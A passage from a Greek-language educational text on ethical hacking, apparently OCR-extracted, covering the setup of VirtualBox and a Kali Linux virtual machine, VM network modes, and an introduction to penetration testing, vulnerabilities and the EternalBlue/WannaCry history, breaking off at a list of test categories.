Για τη δημιουργία μιας εικονικής μηχανής είναι απαραίτητο το Λειτουργικό Σύστημα (operating system) σε συνδυασμό με το virtualization software, μια τεχνολογία που μπορεί να χρησιμοποιηθεί για τη δημιουργία εικονικών αναπαραστάσεων διακομιστών (servers), αποθήκευσης (storage), δικτυων (networks) και άλλων φυσικών μηχανών (physical machines).

- **Virtualization Software**

Για το virtualization software συνήθως χρησιμοποιείται το VirtualBox. Για την εγκατάστασή του, γίνεται επίσκεψη στον σύνδεσμο https://www.virtualbox.org/ και προτείνεται συνήθως η νεότερη έκδοση του VirtualBox (7.0).


Μετά την εγκατάσταση, παρατηρείται ότι υπάρχουν αρκετές επιλογές για το λειτουργικό σύστημα του τρέχοντος φυσικού μηχανήματος που έχει ο κάθε χρήστης.

VirtualBox 7.0.12 platform packages

- Windows hosts
- macOS / Intel hosts
- Linux distributions
- Solaris hosts
- Solaris 11 IPS hosts

Για παράδειγμα, εάν ο χρήστης έχει Windows, μπορεί με το Windows hosts να αποθηκεύσει το πακέτο εγκατάστασης (installation package) στον υπολογιστή του.

Αρχικά, αφού κάνει κλικ στο πακέτο εγκατάστασης, πρέπει ως διαχειριστής του υπολογιστή να εγκρίνει την εγκατάσταση με το να πληκτρολογήσει τον κωδικό του υπολογιστή.




Μετά το Next, επιλέγεται η τοποθεσία και έπειτα ο χρήστης ειδοποιείται ότι η σύνδεση το δικτύου του προσωρινά θα αποκατασταθεί (δεν είναι απαραίτητο ότι θα αποκατασταθεί). Μπορεί να ζητηθεί, επίσης, να εγκατασταθούν και κάποιες ακόμη λειτουργίες που είναι απαραίτητες και τέλος γίνεται η εγκατάσταση.

- **Operating System**


Για το Λειτουργικό Σύστημα και τις ανάγκες της εργασίας θα χρησιμοποιηθεί το Kali Linux, όπου για την εγκατάστασή του, θα πρέπει να γίνει επίσκεψη στο σύνδεσμο https://www.kali.org/ . Η διανομή Kali έχει δημιουργηθεί με κύριο σκοπό τη χρήση σε δοκιμές διείσδυσης, καθώς περιέχει αρκετά εργαλεία για αυτές τις δοκιμές και διατίθεται δωρεάν. Το Kali Linux παρέχεται για αρχιτεκτονικές x86, x64 και ARM.


2.2 Δημιουργία Εικονικής Μηχανής

Το Kali Linux εκτελείται παράλληλα με άλλο λειτουργικό σύστημα , όπως Windows. Το πλεονέκτημά του αυτό δίνει ακόμη μεγαλύτερη προσβασιμότητα. Για να επιτευχθεί αυτό είναι απαραίτητη μία Εικονική Μηχανή. Για τη δημιουργία μίας νέας Εικονικής Μηχανής, χρησιμοποιείται το Oracle VM. Απαραίτητες προϋποθέσεις για τη νέα μηχανή είναι το όνομα της μηχανής, ο τύπος Linux και η έκδοση Linux που θέλει ο κάθε χρήστης. Επιλέγεται η RAM της εικονικής μηχανής (η RAM χρησιμοποιείται μόνο όσο η μηχανή παραμένει σε λειτουργία).



Στις ρυθμίσεις της μηχανής ή όταν την μετά το άνοιγμά της είναι δυνατή η αλλαγή του ελεγκτή IDE από κενό στο Kali.iso που θα χρησιμοποιηθεί ως Λειτουργικό Σύστημα.





Στη συνέχεια, για την εικονική μηχανή θα πρέπει να ακολουθηθεί το ακόλουθο μονοπάτι : Create a virtual hard disk now -> VirtualBox Disk Image (VDI) -> Dynamically allocated.

Η επιλογή Dynamically allocated δημιουργεί πιο γρήγορα το δίσκο και μπορεί να μεγαλώσει σε μεγαλύτερα μεγέθη ενώ το Fixed size δημιουργεί πιο αργά το δίσκο, είναι γρηγορότερος στη χρήση αλλά όταν γεμίσει ο δίσκος δε μπορεί να προσαρμοστεί και να μεγαλώσει σε μεγαλύτερα μεγέθη.


Size of Virtual hard disk in megabytes -> 16-20GB.

Γίνεται εκκίνηση της μηχανής, έπειτα Graphical install και επιλογή γλώσσας, τοποθεσίας και πληκτρολογίου. Να σημειωθεί ότι όσο η εικονική μηχανή παραμένει ανοιχτή κατά τη διάρκεια της εγκατάστασης, σε κάποια σημεία, το ποντίκι είναι πιθανό να μη δουλεύει, οπότε γίνεται πλοήγηση με το πληκτρολόγιο (βελάκια και enter).


Ζητείται:

- **Hostname**, μια λέξη που ταυτοποιεί το σύστημα στο δίκτυο,
- **Domain name**, το οποίο αφήνεται κενό,
- **Full name** για το νέο χρήστη, δηλαδή το ψευδώνυμο του για το Ethical Hacking,
- **User name,** συνήθως το ίδιο με το Full name και
- **Κωδικός** χρήστη, ο οποίος πρέπει να είναι μεγάλος και δυνατός, έτσι ώστε να είναι δύσκολο να βρεθεί από black hat hackers.

Ορίζεται το ρολόι της μηχανής, γίνεται χρήση ολόκληρου του δίσκου (partition disks) με το Guided – use entire disk -> SCSI2 (ο σκληρός δίσκος που δημιουργήθηκε) -> All files in one partition (recommended for new users) -> Finish partitioning and write changes to a disk -> Continue. To Configure the package Manager αφήνεται κενό. Γίνεται εγκατάσταση του base system.



Στο Software Selection επιλέγονται τα Desktop, Xfce, Collection of tools, top10, default, large και ακολουθεί η εγκατάσταση του GRUB boot loader to your primary drive. Επιλέγεται το dev/sda/ και γίνεται εγκατάσταση του GRUB boot loader, όπου και ολοκληρώνεται η εγκατάσταση.



Σε αυτό το σημείο, αξίζει να σημειωθεί, ότι η εικονική μηχανή «δε γνωρίζει» για το παρόν λειτουργικό σύστημα που χρησιμοποιεί ο χρήστης.

2.3 Είσοδος στην Εικονική Μηχανή και Ρυθμίσεις Δικτύου


Γίνεται είσοδος με τα στοιχεία που δόθηκαν προηγουμένως. Εάν η εικονική μηχανή εμφανίζει μία μαύρη οθόνη, μετά το κλείσιμό της, θα πρέπει να αυξηθεί το video memory από τις ρυθμίσεις στο Display ή αν δεν είναι σε full screen mode, με minimize και maximize θα πρέπει να γίνει εγκατάσταση τα VirtualBox Guest additions, τα οποία επιτρέπουν καλύτερη απόδοση και λειτουργικότητα σε εικονικές μηχανές, όπως κοινόχρηστο πρόχειρο, μεταφορά και απόθεση, κοινόχρηστους φακέλους, βελτιωμένη υποστήριξη γραφικών και απρόσκοπτα παράθυρα εφαρμογών.

Για την εγκατάστασή τους, στην εικονική μηχανή: Devices -> Insert Guest Additions CD Image -> κλικ στο εικονίδιο -> Copy path -> Open Terminal -> cd (+ the copied path) -> ls (για να ταξινομηθούν τα περιεχόμενα του παρόντος ευρετηρίου) -> sudo sh VBoxLinuxAdditions.run -> yes και ξεκινάει η διαδικασία για την εγκατάσταση των additions. Έπειτα, γίνεται reboot ή restart της μηχανής με την εντολή «sudo reboot».

Αφού γίνει reboot και γίνει ξανά εκκίνηση της δημιουργημένης εικονικής μηχανής, με τη βοήθεια του terminal, μπορεί να διαπιστωθεί εάν υπάρχει πρόσβαση στο Internet με

την εντολή ping – Packet Internet Groper[3] και μία ιστοσελίδα (πχ. πινγ google.com). Εάν δίνονται απαντήσεις από τη συγκεκριμένη ιστοσελίδα, τότε η εικονική μηχανή έχει πρόσβαση στο Internet. Με Ctrl+C δε λαμβάνονται άλλες απαντήσεις και εμφανίζονται τα αποτελέσματα της εντολής.


Παρόλ' αυτά, ακόμη και εάν υπάρχει πρόσβαση στο Internet, είναι πιθανό στις ρυθμίσεις της εικονικής μηχανής, στις ρυθμίσεις δικτύου, να παρατηρηθεί ότι η εικονική μηχανή που δημιουργήθηκε είναι συνδεδεμένη στο NAT – Network Address Translation. Αυτό σημαίνει ότι η διεύθυνση IP που έχει η Kali Linux μηχανή δίνεται από το Virtual Box. Αυτό μπορεί εύκολα να διαπιστωθεί, χρησιμοποιώντας την εντολή sudo ifconfig, η οποία στα αποτελέσματά της θα εμφανίσει και την IP διεύθυνση που δίνεται από το Virtual Box. Η σύνδεση με το NAT θα μπορούσε να δημιουργήσει πρόβλημα, διότι η διεύθυνση IP που δίνεται δεν ανήκει στο εύρος των IP του τοπικού δικτύου του χρήστη. Με την εντολή ipconfig στο terminal των Windows (εάν διαθέτει ως φυσικό μηχάνημα τα Windows) και ifconfig στο terminal των Mac, ο χρήστης μπορεί να δει την IP διεύθυνση του (IPv4 Address).



Η IP διεύθυνση θα πρέπει να λαμβάνεται από το router του χρήστη ή από το DHCP – Dynamic Host Configuration Protocol, το οποίο είναι ένα πρωτόκολλο πελάτη / διακομιστή που παρέχει αυτόματα σε έναν κεντρικό υπολογιστή Πρωτοκόλλου Διαδικτύου (IP) τη δική του διεύθυνση IP και άλλες σχετικές πληροφορίες διαμόρφωσης, όπως τη μάσκα του υποδικτύου και την προεπιλεγμένη πύλη.


[3] Ping – Packet Internet Groper (Εντολή) : Ένα ισχυρό εργαλείο που επιτρέπει στους χρήστες να ελέγχουν την κατάσταση της σύνδεσής τους στο διαδίκτυο και να διαγνώσουν ζητήματα που σχετίζονται με το δίκτου.

Για την αλλαγή της σύνδεσης από NAT στο router του χρήστη ή στο DHCP θα πρέπει στις ρυθμίσεις του δικτύου το NAT να αλλάξει σε bridged adapter (Γεφυρωμένη Κάρτα) και στις advanced ρυθμίσεις να ενεργοποιηθεί το Cable Connected (Καλώδιο Συνδεδεμένο).



Με την εντολή ifconfig στην εικονική μηχανή ελέγχεται το εύρος όπου ανήκει η διεύθυνση IP που δίνεται κάτω από το eth0, καθώς, επίσης, θα πρέπει να ελεγχθεί και η εντολή ping στη λήψη τψν απαντήσεων που λαμβάνει.

Εάν με τον Bridged Adapter εμφανίζονται προβλήματα στη σύνδεση δικτύου, τότε στις ρυθμίσεις του δικτύου μπορεί να επιλεχθεί το NAT Network (Δίκτυο NAT), το οποίο επιτρέπει στη φυσική μηχανή να έχει ένα ξεχωριστό δίκτυο, στο οποίο μπορούν να προστεθούν πολλές εικονικές μηχανές ταυτόχρονα και να επικοινωνούν μεταξύ τους. Για να δημιουργηθεί ένα NAT Network, επιλέγονται οι προτιμήσεις που βρίσκονται στα εργαλεία και στο δίκτυο, κάτω από τα NAT Networks και με το σήμα της πρόσθεσης παράγεται το δίκτυο NAT.


Oracle VM VirtualBox Διαχειριστής
Αρχείο Μηχανή Βοήθεια
Εργαλεία
Προτιμήσεις
Εισαγωγή
Εξαγωγή
Νέα
Προσθήκη
kali (Στιγμιότυπο 1)
Τερματισμένη
VirtualBox - Προτιμήσεις
Γενικά
Εισαγω
Ενημερ
Γλώσσα
Οθόνη
Δίκτυο
Επεκτά
Διαμεσ
Λεπτομέρειες Δικτύου NAT
Ενεργοποίηση Δικτύου
Όνομα Δικτύου: NatNetwork
Δίκτυο CIDR: 10.0.2.0/24
Επιλογές Δικτύου: Υποστηρίζει DHCP
Υποστηρίζει IPv6
Κοινοποίηση του προεπιλεγμένου δρομολογητή IPv6
Προώθηση θύρας
Ναι
Άκυρο
Ναι
Άκυρο

3. PENETRATION TESTING – ΤΕΣΤ ΔΙΕΙΣΔΥΣΗΣ

3.1 Τι είναι το Penetration Testing και πώς λειτουργεί;

Μία δοκιμή διείσδυσης (penetration test – pen test) είναι μία εξουσιοδοτημένη[4] προσομοίωση κυβερνοεπίθεσης που εκτελείται σε ένα σύστημα υπολογιστή ή ένα δίκτυο για να αξιολογηθεί η ασφάλειά του, δηλαδή να εντοπιστούν οι αδυναμίες που θα μπορούσαν να εκμεταλλευτούν επιτιθέμενοι. Οι ελεγκτές διείσδυσης χρησιμοποιούν τα ίδια εργαλεία, τεχνικές και διαδικασίες με τους εισβολείς για να βρουν και να επιδείξουν τις επιχειρηματικές επιπτώσεις των αδυναμιών σε ένα σύστημα. Οι δοκιμές διείσδυσης προσομοιώνουν συνήθως μια ποικιλία επιθέσεων που θα μπορούσαν να απειλήσουν μία επιχείρηση. Μπορούν να εξετάσουν εάν ένα σύστημα είναι αρκετά ανθεκτικό ώστε να αντέχει σε επιθέσεις από επικυρωμένες και μη θέσεις, καθώς και από μία σειρά ρόλων συστήματος. Με το σωστό πεδίο εφαρμογής, μία δοκιμή διείσδυσης μπορεί να εξετάσει οποιαδήποτε πτυχή ενός συστήματος. Είναι κρίσιμο σε μία δοκιμή διείσδυσης να ληφθεί υπόψη η άδεια που δίνει ο ιδιοκτήτης του συστήματος ή του δικτύου.

Κάθε δοκιμή διείσδυσης αποτελείται από κανόνες εμπλοκής, που ορίζουν πώς θα εκπονηθεί μία δοκιμή διείσδυσης, ποια μεθοδολογία θα χρησιμοποιηθεί, τις ημερομηνίες έναρξης και λήξης, τα ορόσημα, τους στόχους, τις ευθύνες, τις υποχρεώσεις και οτιδήποτε άλλο χρειάζεται. Όλα αυτά θα πρέπει να συμφωνηθούν τόσο από τον πελάτη όσο και από τον αντιπρόσωπο πριν ξεκινήσει η δοκιμή διείσδυσης.

3.2 Τι είναι η ευπάθεια;

Η ευπάθεια ορίζεται ως ένα ελάττωμα ή μια αδυναμία που θα μπορούσε να χρησιμοποιηθεί από κάποιο κακόβουλο χρήστη, ώστε να αποκτήσει μη εξουσιοδοτημένη πρόσβαση σε αυτό. Η επιτυχής πρόσβαση σε μία ευπάθεια μπορεί να οδηγήσει σε χειρισμό δεδομένων, χειρισμό του συστήματος, κ.α. Τα τρωτά σημεία μπορούν να αξιοποιηθούν με μία ποικιλία μεθόδων, συμπεριλαμβανομένης της SQL Injection, του Cross-Site Scripting (XSS) και του ανοιχτού κώδικα exploit kit που αναζητούν κώδικα με γνωστά τρωτά σημεία και αδυναμίες ασφάλειας σε εφαρμογές web.

[4] Εξουσιοδοτημένη επίθεση : Μία επίθεση που εκτελείται με την άδεια του ιδιοκτήτη τιυ συστήματος για να εντοπίσει τρωτά σημεία.

Η αποκάλυψη ενός γνωστού δημόσιου τρωτού σημείου παραμένει ένα αμφιλεγόμενο ζήτημα. Υπάρχουν δύο επιλογές:

- *Η πλήρης και άμεση αποκάλυψη της ευπάθειας*, όπου ορισμένοι ειδικοί στον τομέα της κυβερνοασφάλειας υποστηρίζουν την άμεση αποκάλυψη, συμπεριλαμβανομένων συγκεκριμένων πληροφοριών σχετικά με τον τρόπο εκμετάλλευσης της ευπάθειας. Οι υποστηρικτές της άμεσης αποκάλυψης πιστεύουν ότι οδηγεί σε ασφαλές λογισμικό και ταχύτερη ενημέρωση κώδικα, βελτιώνοντας την ασφάλεια λογισμικού, την ασφάλεια εφαρμογών, την ασφάλεια των υπολογιστών, την ασφάλεια του λειτουργικού συστήματος και την ασφάλεια των πληροφοριών.
- *Η μη αποκάλυψη της ευπαθειας* συνήθως συμβαίνει για να μη δοθεί η δυνατότητα στους επιτιθέμενους να την εκμεταλλευτούν. Οι υποστηρικτές της περιορισμένης αποκάλυψης πιστεύουν ότι ο περιορισμός των πληροφοριών σε επιλεγμένες ομάδες μειώνει τον κίνδυνο εκμετάλλευσης.

Υπάρχουν πολλές αιτίες που προκαλούν μία ευπάθεια, όπως:

- Πολυπλοκότητα, όπου τα σύνθετα συστήματα αυξάνουν την πιθανότητα ελαττώματος, εσφαλμένης διαμόρφωσης ή ακούσιας πρόσβασης.
- Εξοικείωση, όπου το λογισμικό, τα λειτουργικά συστήματα και το υλικό αυξάνουν την πιθανότητα ο επιτιθέμενος να βρει ή να έχει πληροφορίες σχετικά με γνωστά τρωτά σημεία.
- Συνδεσιμότητα, δηλαδή με όσες περισσότερες συσκευές είναι συνδεδεμένη η συσκευή-στόχος, τόσο μεγαλύτερη είναι η πιθανότητα να βρεθεί μία ευπάθεια.
- Κακή διαχείριση κωδικών πρόσβασης, όπου οι αδύναμοι κωδικοί πρόσβασης μπορούν να παραβιάστούν με brute-force επιθέσεις, ενώ παράλληλα η επαναχρησιμοποίηση κωδικών πρόσβασης μπορεί να έχει ως αποτέλεσμα την παραβίαση δεδομένων σε ακόμη περισσότερα συστήματα και λογαριασμούς.
- Ελαττώματα λειτουργικού συστήματος, όπου όπως και τα λογισμικά, έτσι και τα λειτουργικά συστήματα ενδέχεται να διαθέτουν κάποια ελαττώματα. Τα λειτουργικά συστήματα που είναι μη ασφαλισμένα επιτρέπουν σε οποιονδήποτε επιτιθέμενο να αποκτήσει πρόσβαση και ενδεχομένως να εισάγει ιούς και κακόβουλο λογισμικό.
- Χρήση Διαδικτύου, το οποίο είναι γεμάτο spyware και adware[5] που μπορούν να εγκατασταθούν αυτόματα σε υπολγοσιτές.
- Σφάλματα λογισμικού, όπου οι προγραμματιστές μπορούν να αφήσουν κατά λάθος ή σκόπιμα ένα εκμεταλλεύσιμο σφάλμα στο λογισμικό. Μερικές φορές οι τελικοί χρήστες αποτυγχάνουν να ενημερώσουν το λογισμικό τους, με

[5] Adware : Λογισμικό που εμφανίζεται ή κατεβάζει αυτόματα διαφημιστικό υλικό, όπως πανό ή αναδυόμενα παράθυρα όταν ένας χρήστης είναι συνδεδεμένος.

αποτέλεσμα να μην έχουν επιδιορθωθεί και να είναι ευάλωτοι στην εκμετάλλευση.
- Ανοιχτή εισαγωγή χρηστών, δηλαδή ο ιστότοπος ή το λογισμικό υποθέτει ότι όλα τα δεδομένα εισόδου είναι ασφαλή, με αποτέλεσμα να μπορούν να εκτελεστούν ακούσιες εντολές SQL.
- Κοινωνική μηχανή, η οποία είναι η μεγαλύτερη απειλή για την πλειοψηφία των οργανισμών, καθώς στοχεύει στην εξαπάτηση ανθρώπων.

Ένα γνωστό παράδειγμα ενός λογισμικού εκμετάλλευσης υπολογιστή είναι το EternalBlue, το οποίο αναπτύχθηκε από την Εθνική Υπηρεσία Ασφάλειας των ΗΠΑ (National Security Agency – NSA). Βασίζεται σε μία ευπάθεια Microsoft Windows που επέτρεπε στους χρήστες να αποκτήσουν πρόσβαση σε οποιονδήποτε αριθμό υπολογιστών συνδεδεμένων σε ένα δίκτυο. Η NSA γνώριζε για αυτήν την ευπάθεια, αλλά δεν την αποκάλυψε στη Microsoft για αρκετά χρόνια, αφού σχεδίαζαν να τη χρησιμοποιήσουν ως άμυνα κατά των επιθέσεων στον κυβερνοχώρο. Το 2017 η NSA ανακάλυχε ότι το λογισμικό είχε κλαπεί από μία ομάδα χάκερ γνωστών ως Shadow Brokers. Η Microsoft ενημερώθηκε για αυτό και κυκλοφόρησε ενημερώσεις ασφαλείας τον Μάρτιο του 2017 επιδιορθώνοντας την ευπάθεια. Ενω συνέβαινε αυτό, η ομάδα χάκερ προσπάθησε να βάλει σε δημοπρασία το λογισμικό, αλλά δεν κατάφερε να βρει αγοραστή. Στη συνέχεια, το EternalBlue κυκλοφόρησε δημόσια στις 14 Απριλίου του 2017.

Στις 12 Μαϊου 2017, ένα worm υπολογιστή με τη μορφή ransowmware και με το παρατσούκλι WannaCry, χρησιμοποίησε την εκμετάλλευση EternalBlue για να επιτεθεί σε υπολογιστές που χρησιμοποιούσαν Windows και δεν είχαν λάβει τις πιο πρόσφατες ενημερώσεις συστήματος. Στις 27 Ιουνίου 2017, το exploit χρησιμοποιήθηκε ξανά για να βοηθήσει στην πραγματοποίηση της κυβερνοεπίθεσης του 2017 NotPetya σε πιο ευάλωτους υπολογιστές. Το exploit αναφέρθηκε, επίσης, ότι χρησιμοποιήθηκε τον Μάρτιο του 2016 από την κινέζικη ομάδα hacking Buckeye, αφού πιθανότατα βρήκαν και επαναχρησιμοποίησαν το λογισμικό, καθώς επίσης αναφέρθηκε ότι χρησιμοποιήθηκε μέρος του Retefe banking trojan τουλάχιστον από τις 5 Σεπτεμβρίου 2017.

3.3 Κατηγορίες του Penetration Testing

Το Penetration Testing κατηγοριοποιείται σε διάφορους τύπου, ανάλογα με τη μεθοδολογία, το επίπεδο πρόσβασης και τις πληροφορίες που είναι διαθέσιμες στους δοκιμαστές. Οι κύριες κατηγορίες περιλαμβάνουν :

